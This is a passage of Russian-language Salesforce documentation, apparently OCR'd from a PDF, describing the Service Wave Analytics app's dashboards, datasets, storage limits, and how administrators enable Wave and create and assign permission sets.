
ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования шаблонных приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Service Wave сделайте следующее.	Доступ к шаблонам и приложениям Service Cloud Analytics
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Приложение Service Wave Analytics позволяет менеджерам и агентам обслуживания использовать данные для эффективного и качественного обслуживания клиентов. Прежде чем создавать и использовать приложение для изучения данных Service Cloud, ознакомьтесь с преимуществами приложения.



Приложение Service Wave Analytics предоставляет применимые на практике ключевые показатели эффективности (KPI), касающиеся данных обслуживания Salesforce, в одном месте. Мы спроектировали панели мониторинга приложения с учетом многих лет опыта, в течение которых мы помогали компаниям управлять процессом взаимодействия с клиентами. Цель состоит в том, чтобы предоставить агентам и менеджерам нужный объем информации в правильное время, чтобы они могли принять правильное решение.

Менеджеры получают полное представление данных об обслуживании клиентов, в них входят сведения о трендах, а также архивные и сравнительные оценки. Агенты могут быстро посмотреть моментальный снимок данных о каждом обращении и на его основе принять решения по следующему взаимодействию с клиентами.

Мы проделали большой объем работы. Наша команда построила комплексные запросы, формулы и нормы, которые работают на основе ваших данных о продажах и обслуживании, и собрали их в легкочитаемые визуализации. Вы же просто создаете приложение: используя встроенный конфигуратор, ответьте на вопросы относительно нужных вам данных и полей, а платформа Wave сделает за вас все остальное. Созданное приложение содержит готовые наборы данных, панели мониторинга, позволяющие просматривать данные Service Cloud на любом устройстве, поддерживающем Wave.

Интуитивно-понятный интерфейс Wave позволяет быстро получать актуальную аналитическую картину. А возможность настройки приложения Service Wave позволяет детализировать основные аспекты деятельности в соответствии с бизнес-требованиями.

Прим.: Ваша организация может использовать Service Wave без платформы Salesforce Wave Analytics, купив лицензию Service Wave. Лицензия Service Wave входит в лицензию платформы Wave.

Готовые панели мониторинга и наборы данных Service Wave Analytics

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Service Wave сделайте следующее.	Доступ к шаблонам и приложениям Service Cloud Analytics
Для создания и управления приложениями Wave:	Управление шаблонными приложениями Wave Analytics
	Изменение потоков данных Wave Analytics

Приложение Service Wave Analytics содержит готовые панели мониторинга и наборы данных для ускорения изучения данных менеджерами и агентами службы поддержки.

Прим.: В конкретный экземпляр Service Wave Analytics могут быть включены разные панели мониторинга и наборы данных. Выбор зависит от того, какие ответы были даны на вопросы мастера конфигураций при создании приложения.

Панели мониторинга приложения Service Wave Analytics

Готовые панели мониторинга в приложении Service Wave построены в соответствии с рекомендациями по быстрому извлечению ценных сведений из данных Salesforce. Панели мониторинга дают возможность управлять ожидаемыми продажами, прогнозировать и понимать ключевые факторы производительности компании, визуализировать тренды и назначать действия. Также они помогают быстро получать ответы на ваши вопросы о бизнес-результатах.



Панели мониторинга, доступные из приложения, дают полное представление о данных об обслуживании клиентов, включающих ключевые факторы эффективности обслуживания в одном месте. Менеджеры могут быстро просматривать данные по среднему времени закрытия обращений, качеству обслуживания клиентов, тенденциям, архивным и сравнительным оценкам. Кроме того, они могут выяснить, как в рабочих группах используются базы знаний для разрешения обращений, а также другие данные для быстрой подготовки приемлемого действия.

Другой набор панелей мониторинга, которые называются боковыми панелями, предназначен для агентов службы поддержки. Внедряйте боковые панели в страницы Salesforce, такие как сервисная консоль, чтобы сделать их более доступными для агентов во время ежедневной работы. Для заданного обращения агент может просмотреть историю взаимодействию с клиентом, количество обращений и баллы CSAT. Агенты также могут просмотреть предыдущие действия клиента, их конечный результат и выяснить, помогли они или нет. Цель состоит в том, чтобы предоставить агентам нужный объем информации в правильное время, чтобы они могли принять правильное решение.

В следующей таблице приведено описание панелей мониторинга Service Wave. При необходимости более подробные сведения можно просмотреть самостоятельно. Дополнительную информацию см. в разделе «Просмотр и визуализация данных» на странице 4919.

Табл. 64: Панели мониторинга Service Wave

Имя панели мониторинга	Содержимое	Целевой пользователь
Обзор для менеджера (O Service Wave)	Начните здесь. Резюмирует ключевые показатели эффективности (KPI) из Service Cloud, включая открытые обращения в составе накопившихся вопросов, средние затраты времени агентом для закрытия обращения и скорость разрешения обращения при первом контакте. Помогает измерить работоспособность своей компании и выявить проблемы, требующие дополнительного исследования. Также предоставляет трамплин для перехода ко всем другим панелям мониторинга.	Менеджер обслуживания
Профиль организации	Дает полное и подробное описание истории обслуживания выбранного клиента, а также текущие запросы, данные о качестве обслуживания клиентов (CSAT) и имеющиеся тренды. Если вы отслеживаете данные о возможностях, вы также можете увидеть ожидающие и закрытые сделки.	Менеджер обслуживания
Действия агентов	Позволяет определить, насколько хорошо агенты используют свое время. Показывает, сколько работы делают агенты и как их работа соответствует количеству закрытых обращений, а также требований к качеству обслуживания клиентов.	Менеджер обслуживания
Эффективность агента	Показывает эффективность агента и команды в сравнении с ключевыми метриками взаимодействия с клиентами и качеством их обслуживания. Тренды и оценки эффективности агентов дают направление по дальнейшему развитию и обучению агентов.	Менеджер обслуживания
Изучение канала	Показывает данные о качестве обслуживания клиентов и их действиях (длительность и объем) в связи с обращениями по каналам, что помогает отслеживает успешность каждого канала.	Менеджер обслуживания

Имя панели мониторинга	Содержимое	Целевой пользователь
Накопившиеся вопросы	Дает полное представление по накопившимся запросам, о том, насколько эффективно ваша команда разрешает обращения, как быстро растет объем накопившихся запросов. Помогает приоритизировать обращения и, соответственно, выделять/назначать ресурсы.	Менеджер обслуживания
Качество обслуживания клиентов	Выделяет оценки качества обслуживания клиентов, таким образом, можно выявить определенные области, где следует улучшить качество обслуживания. Обозначает наиболее/наименее удовлетворенных клиентов и связывает соответствующие данные с агентами, продуктами и каналами.	Менеджер обслуживания
Влияние базы знаний	Дает представление о том, как статьи базы знаний, прикрепленные к обращениям, влияют на время из разрешения и степень удовлетворенности клиентов. Перечисляет агентов, которые чаще всех использовали статьи, таким образом можно определить, кому требуется обучение по использованию базы знаний, чтобы эффективно решать обращения.	Менеджер обслуживания
Использование базы знаний	Помогает понять, как агенты используют статьи базы знаний — таким образом можно определить, какие статьи являются наиболее востребованными. Смотрите, какие статьи прикрепляются чаще и реже всего и какие получили большее число просмотров или голосов (высоких оценок) за определенное время.	Менеджер обслуживания
Чаты Live Agent	Показывает, как в рабочей группе используются чаты при разрешении обращений за поддержкой. Включает количество чатов, дней недели с максимальной активностью, пропущенные или незавершенные	Менеджер обслуживания

Имя панели мониторинга	Содержимое	Целевой пользователь
	чаты, длину чатов и среднее время обработки.	
Omni	Позволяет руководителям получить представление о загрузке агента на основе отслеживания регистрации работы в Omni-Channel. Включает объем предстоящей работы агента, среднюю скорость ответа, среднее время обработки, среднюю продолжительность активности и другие показатели загрузки агента.	Менеджер обслуживания
Открытые обращения	Показывает текущие открытые обращения, чтобы можно было изучать проблемные случаи, давать им приоритет, следить за развитием ситуации и общим соответствием положениям из соглашения по обслуживанию. Позволяет разделять по приоритетам обращения с учетом организаций и предстоящих сделок, чтобы можно было предпринять подходящее действие.	Менеджер обслуживания
Телефония	Позволяет оценить влияние телефонных контактов с клиентами при обработке обращений в службу поддержки. Есть возможность фильтровать количество и продолжительность входящих и исходящих звонков, результаты звонков и другие факторы. Также связывает количество звонков с эффективностью агента.	Менеджер обслуживания
Боковая панель — по клиенту	Дает моментальный снимок данных о клиентах, включая используемые услуги, причину обращения и приоритет. Также показывает, какие агенты помогли клиентам, и дает обзор данных о степени удовлетворенности клиентов.	Агент службы поддержки
Боковая панель — по схожести	Дает моментальный снимок архивных данных, которые могут послужить руководством при взаимодействии с клиентами. Показывает, есть ли другие обращения, аналогичные тем, над	Агент службы поддержки

Имя панели мониторинга	Содержимое	Целевой пользователь
	которыми они работают. Помогает агентам выявлять потенциальные проблемы с продуктом или возможности накопления знаний, а также находить агентов, которые работали над аналогичными обращениями.	
Боковая панель — по журналу обращения	Предоставляет обзор журнала обращения или его жизненного цикла, чтобы агенты могли иметь под рукой нужную информацию при разговоре с клиентами. Включает моментальный снимок данных о взаимодействии в рамках обращения и продолжительности обращения по сравнению со средним значением.	Агент службы поддержки
Итоговые сведения о собственной производительности (My Performance)	Позволяет агентам получать данные о собственной производительности, чтобы они всегда могли оценить свои результаты с точки зрения показателей, отслеживаемых в Salesforce. Предусматривает ранжирование в центре поддержки, измерение трендов и эталонных показателей, чтобы агенты всегда были готовы к встрече с руководителями и контролерами. Обычно помогает достичь большей степени удовлетворенности агента, более высокой производительности и уменьшить текучесть кадров.	Агент службы поддержки

Наборы данных Service Wave Analytics

В таблице приведены все возможные стандартные наборы данных, которые станут частью Service Wave при создании приложения.

Табл. 65: Наборы данных Service Wave

Имя набора данных	Содержимое
Функционирование службы поддержки	Заменяет наборы данных Service Event и Service Task, используемые в версии Classic приложения. Данные о событиях и задачах, связанные с обращениями, включая дату последнего изменения и продолжительность обращения. (Для правильной работы панелей мониторинга данные Service Cloud должны включать по крайней мере одно событие и одну задачу для Service Wave.)

Имя набора данных	Содержимое
Обращение в службу поддержки	Данные об обращениях, включая их продолжительность, дату последнего изменения и качество обслуживания клиентов.
Журнал обращения в службу поддержки	Данные о журнале обращения, включая ответственного, тип и дата создания.
Протокол Service Chat	Один из двух наборов данных Service Wave с данными о том, как в рабочей группе используется LiveAgent для чата. Включая данные из протоколов Live Agent, такие как время отклика, количество сообщений в чате и продолжительность чата.
Событие протокола Service Chat	Один из двух наборов данных Service Wave с данными о том, как в рабочей группе используется LiveAgent для чата. Включает данные о событиях Live Agent, в частности был ли чат принят, поставлен в очередь, отклонен или передан.
База знаний службы поддержки	Данные об использовании статей базы знаний в обращениях, такие как количество просмотров, оценки, последние даты просмотра и связь с обращениями.
Прикрепленные статьи базы знаний службы поддержки	Данные о прикрепленных к обращениям статьях базы знаний, были ли статьи предоставлены по эл. почте, номер версии статьи и тип обращения.
Работы агента Service Omni	Один из двух наборов данных Service Wave с данными из объекта с результатами работы агента Omni-Channel. Включает данные, позволяющие отслеживать информацию о назначениях, над которыми агенты работают, включая очередь, канал, статус и скорость ответа. (В организации должен использоваться Omni-Channel для создания и маршрутизации рабочих объектов для Service Wave, чтобы мог быть сформирован этот набор данных. Необходимо также ответить «Да» на вопрос мастера, касающийся Omni-Channel.)
Присутствие пользователя Service Omni	Один из двух наборов данных Service Wave с данными из объекта, касающегося присутствия пользователя Omni-Channel. В записях, касающихся присутствия пользователя, содержатся поля, позволяющие отслеживать сведения о доступности агента. (В организации должен использоваться Omni-Channel для создания и маршрутизации рабочих объектов для Service Wave, чтобы мог быть сформирован этот набор данных. Необходимо также ответить «Да» на вопрос мастера, касающийся Omni-Channel.)

Имя набора данных	Содержимое
Возможности по обслуживанию	Данные о возможностях, с помощью которых обращения можно фильтровать по возможностям для назначения приоритетов и подходящих действий.
Событие обслуживания (*Только в версии Classic приложения.*)	Данные о событиях, связанных с обращениями, включая дату последнего изменения и продолжительность обращения. (Для правильной работы панелей мониторинга Service Wave ваши данные Service Cloud должны включать по крайней мере одно событие.)
Задача обслуживания (*Только в версии Classic приложения.*)	Данные о задачах, связанных с обращениями, включая дату последнего изменения и продолжительность обращения. (Для правильной работы панелей мониторинга Service Wave ваши данные Service Cloud должны включать по крайней мере одну задачу.)

Настройка полномочий для приложения Service Wave Analytics

Настройте использование платформы Service Wave в своей организации, включив Wave, создав и назначив наборы полномочий.

Каждая лицензия приложения Service Wave Analytics является лицензией одного пользователя, дающая доступ к Service Wave. Она включает одну лицензию приложения Service Wave на одного пользователя. В таблице приведены ограничения на хранение данных для приложения. Для большего количества данных можно приобрести дополнение Analytics Cloud — Additional Data Rows, предоставляющее 100 миллионов дополнительных строк.

Табл. 66: Ограничения к хранилищу данных Service Wave

Лицензия	Ограничение
Analytics Cloud — приложение Service Wave Analytics	25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Service Wave лимит данных для лицензии на платформу не повышается.
Analytics Cloud — Additional Data Rows (дополнительные строки данных)	100 миллионов строк

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Важное замечание: Ограничения на хранение данных в лицензии Service Wave Analytics являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.

Ваша организация может использовать приложение Service Wave Analytics с платформой Salesforce Wave Analytics или без нее.

Каждому пользователю приложения Service Wave нужна лицензия набора полномочий приложений Service Analytics. Лицензия набора полномочий приложений Service Analytics включает следующие полномочия.

Табл. 67: Пользовательские полномочия Service Wave

Полномочие	Функция
«Использование шаблонных приложений Wave Analytics»	Включение доступа ко всем шаблонным приложениям Wave.
«Доступ к шаблонам и приложениям Service Cloud Analytics»	Предоставляет специальный доступ к приложению Service Wave Analytics, а также к данным и готовым панелям мониторинга, которые в него входят.
«Управление шаблонными приложениями Wave Analytics»	Предоставляет администраторам возможность создавать приложения Wave для пользователей в соответствующих организациях, в данном случае это приложение Service Wave Analytics.
«Изменение потока данных Wave Analytics»	Позволяет администраторам загружать и скачивать JSON для существующих потоков данных.

Вы назначаете лицензию набора полномочий Sales Analytics Apps, когда создаете и назначаете наборы полномочий для пользователей вашей организации.

Процесс настройки приложения Service Wave

Следуйте инструкциям по настройке использования Sales Wave в вашей организации:

1. Активация приложения Wave в вашей организации
2. Определите основные типы пользователей Service Wave в вашей организации.
3. Создайте наборы полномочий, чтобы сгруппировать взаимосвязанные полномочия пользователей в соответствии с потребностями каждого типа пользователей.

   При создании наборов полномочий вы также выбираете лицензию набора полномочий Sales Analytics Apps.
4. Назначьте наборы полномочий индивидуальным пользователям, что позволит также *автоматически назначить* им лицензию набора полномочий Service Analytics Apps.

   Для начала вы можете назначить набор полномочий группам пользователей. При необходимости можно назначать пользователю несколько наборов полномочий.

Завершив эти действия, создайте приложение Service Wave и предоставьте пользователям вашей организации общий доступ к приложению. После получения общего доступа пользователи смогут только просматривать панели мониторинга и наборы данных Service Wave.

Совет:

Рекомендуем выполнить этапы настройки приложения Service Wave в указанном порядке.

1. Определение типов пользователей приложения Service Wave Analytics

   Определите типы пользователей приложения Service Wave Analytics и выполняемые ими задачи, чтобы процесс установки соответствовал потребностям вашей рабочей группы по аналитике.
2. Включение Wave Analytics и создание наборов полномочий для приложения Service Wave Analytics

   После того как Salesforce предоставит вам лицензию на приложение Service Wave Analytics, включите Wave и создайте наборы полномочий для пользователей Service Wave Analytics.

3. Назначение наборов полномочий приложения Service Wave Analytics пользователям
   Назначайте наборы полномочий одному или нескольким пользователям Service Wave Analytics (по одному или группой), чтобы предоставить им доступ к приложению.

Определение типов пользователей приложения Service Wave Analytics

Определите типы пользователей приложения Service Wave Analytics и выполняемые ими задачи, чтобы процесс установки соответствовал потребностям вашей рабочей группы по аналитике.

Лицензия приложения Service Wave Analytics включает полномочия, нужные пользователям вашей организации для администрирования Service Wave, импортирования данных и работы с ними. Установите приложение Service Wave наиболее эффективным способом, продумав различные методы, с помощью которых пользователи смогут работать с функциями, и классифицировав пользователей по типам. Ниже перечислены некоторые примеры.

В большинстве случаев приложение Service Wave Analytics соответствует потребностях двух основных типов пользователей из рабочей группы.

- Пользователи, которые пользуются панелями мониторинга и наборами данных Service Wave.
- Администраторы или менеджеры, применяющие функциональность Service Wave для создания приложений, панелей мониторинга, наборов данных и изменения интерфейса приложения Service Wave.

Соответственно, при настройке Service Wave для удовлетворения потребностей большинства пользователей организации может оказаться достаточным создание двух основных наборов полномочий.

- Набор полномочий «Просмотр» с полномочиями, которые требуются большинству обычных пользователей при доступе к Service Wave.
- Набор полномочий «Управление», зарезервированный для выбора нескольких администраторов и менеджеров и содержащий полномочия на использование всех функций Service Wave.

В приведенных далее подробных инструкциях по настройке приложения Service Wave будет показано как создать и назначить два набора полномочий.

Включение Wave Analytics и создание наборов полномочий для приложения Service Wave Analytics

После того как Salesforce предоставит вам лицензию на приложение Service Wave Analytics, включите Wave и создайте наборы полномочий для пользователей Service Wave Analytics.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Включение платформы Wave

Чтобы использовать платформу Service Wave, вначале включите Wave Analytics для своей организации.


1. В меню «Настройка» Salesforce в учетной записи администратора щелкните **«Analytics Cloud» | «Начало работы»**.
2. Щелкните **«Включить Analytics»**.

Создание наборов полномочий

На следующем этапе процесса настройки необходимо создать наборы полномочий, состоящие из пользовательских разрешений Service Wave. Ниже показан процесс создания двух наборов полномочий.

- Набор полномочий *Управление Service Wave* для пользователей, которые создают приложение Service Wave и управляют им.
- Набор полномочий *Просмотр Service Wave* для пользователей, которые изучают панели мониторинга и наборы данных.

1. Создайте набор полномочий «Управление Service Wave», которые обеспечивают доступ пользователей ко всем функциям приложения.
   a. В меню «Настройка» в учетной записи администратора последовательно выберите пункты **«Управление пользователями» | «Наборы полномочий»**, а затем нажмите кнопку **«Создать»**.
   b. Введите `Manage Service Wave` в поле «Метка», что автоматически создает также имя API. Можно изменить имя API, но оно не должно содержать пробелы, завершаться символом подчеркивания или включать два подряд идущих символа подчеркивания. Можно также ввести описание, но это необязательно.
   c. В разворачивающемся меню «Лицензия» выберите лицензию, которая должна быть связана с этим набором полномочий. В этом случае выберите приложения Service Analytics в разделе «Лицензия набора полномочий».



   Если вы выбрали определенную лицензию набора полномочий, любой пользователь, назначенный набору полномочий, *автоматически назначается* лицензии набора полномочий. Если оставить стандартный вариант --Нет--, вы должны *вручную* назначить лицензию набора полномочий пользователям, перед тем как вы сможете добавить их в новый набор полномочий.

   d. Нажмите кнопку **«Сохранить»**. На странице «Обзор наборов полномочий» отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.
   e. Щелкните **Полномочия системы**, чтобы открыть список пользовательских полномочий, разрешенных лицензией Service Wave. Затем нажмите кнопку **«Правка»**.
   f. Выберите следующие пользовательские полномочия: «Использование шаблонных приложений Wave Analytics», «Доступ к шаблонам и приложениям Service Cloud Analytics», «Управление шаблонными приложениями Wave Analytics» и «Редактирование потоков данных Wave Analytics». Обязательно выберите все четыре. Нажмите кнопку

«Сохранить». Вы успешно создали набор полномочий, позволяющий пользователям создавать приложение Service Wave, управлять им и использовать все его функции. Теперь этот набор можно назначать пользователям, как описано в подразделе Назначение пользователям наборов полномочий Service Wave Analytics.

2. Чтобы создать набор полномочий для просмотра Service Wave, который позволяет пользователям просматривать панели мониторинга и наборы данных приложения, повторите этапы создания набора полномочий для управления Service Wave, с учетом следующих исключений.
   a. Назовите набор полномочий `View Service Wave`.
   b. Выберите только пользовательские полномочия «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Service Cloud Analytics» и нажмите кнопку **Сохранить**. Вы успешно создали набор полномочий, который дает пользователям право видеть панели мониторинга и наборы данных Service Wave. Теперь этот набор можно назначать пользователям, как описано в подразделе Назначение пользователям наборов полномочий Service Wave Analytics.

Вы построили дополнительные наборы полномочий из отдельных полномочий, включенных с помощью лицензии Service Wave Analytics, с учетом потребностей пользователей организации.

Назначение наборов полномочий приложения Service Wave Analytics пользователям

Назначайте наборы полномочий одному или нескольким пользователям Service Wave Analytics (по одному или группой), чтобы предоставить им доступ к приложению.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий

1. В меню «Настройка» в учетной записи администратора щелкните **Управление пользователями | Наборы полномочий**.
2. Внимание: Назначайте набор полномочий управления Service Wave выборочно, поскольку он дает пользователям право администрировать Sales Wave, то есть создавать, редактировать и удалять приложение. Набор следует назначать только тем пользовотелям, что администрируют или управляют приложением.

   Щелкните нужный набор полномочий для назначения пользователям. Если вы следовали инструкциям из раздела Enable Wave Analytics and Create Service Wave Permission Sets на странице 5191 (Включение Wave Analytics и создание наборов полномочий приложения Service Wave Analytics), выберите набор полномочий управления Service Wave или просмотра Service Wave.
3. Нажмите кнопку **Управление назначениями**, а затем — **Добавить назначения**.
4. Выберите пользователей, которым требуется управлять или использовать Service Wave, и щелкните **Done** (Готово).

   При назначении набора полномочий пользователям Salesforce *автоматически присваивает* лицензию на набор полномочий *Service Analytics Apps* этим пользователям.

Завершив эти действия, создайте приложение Service Wave и предоставьте пользователям вашей организации общий доступ к приложению. После получения общего доступа пользователи смогут только просматривать панели мониторинга и наборы данных Service Wave.

Создание и совместное использование приложения Service Wave Analytics

Выполните данные этапы для быстрого создания приложения Service Wave Analytics и определения ценности данных Salesforce.


Используйте встроенный мастер конфигурации для создания приложения Service Wave с целью определения способа просмотра данных Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

1. Выполните вход в систему Salesforce.
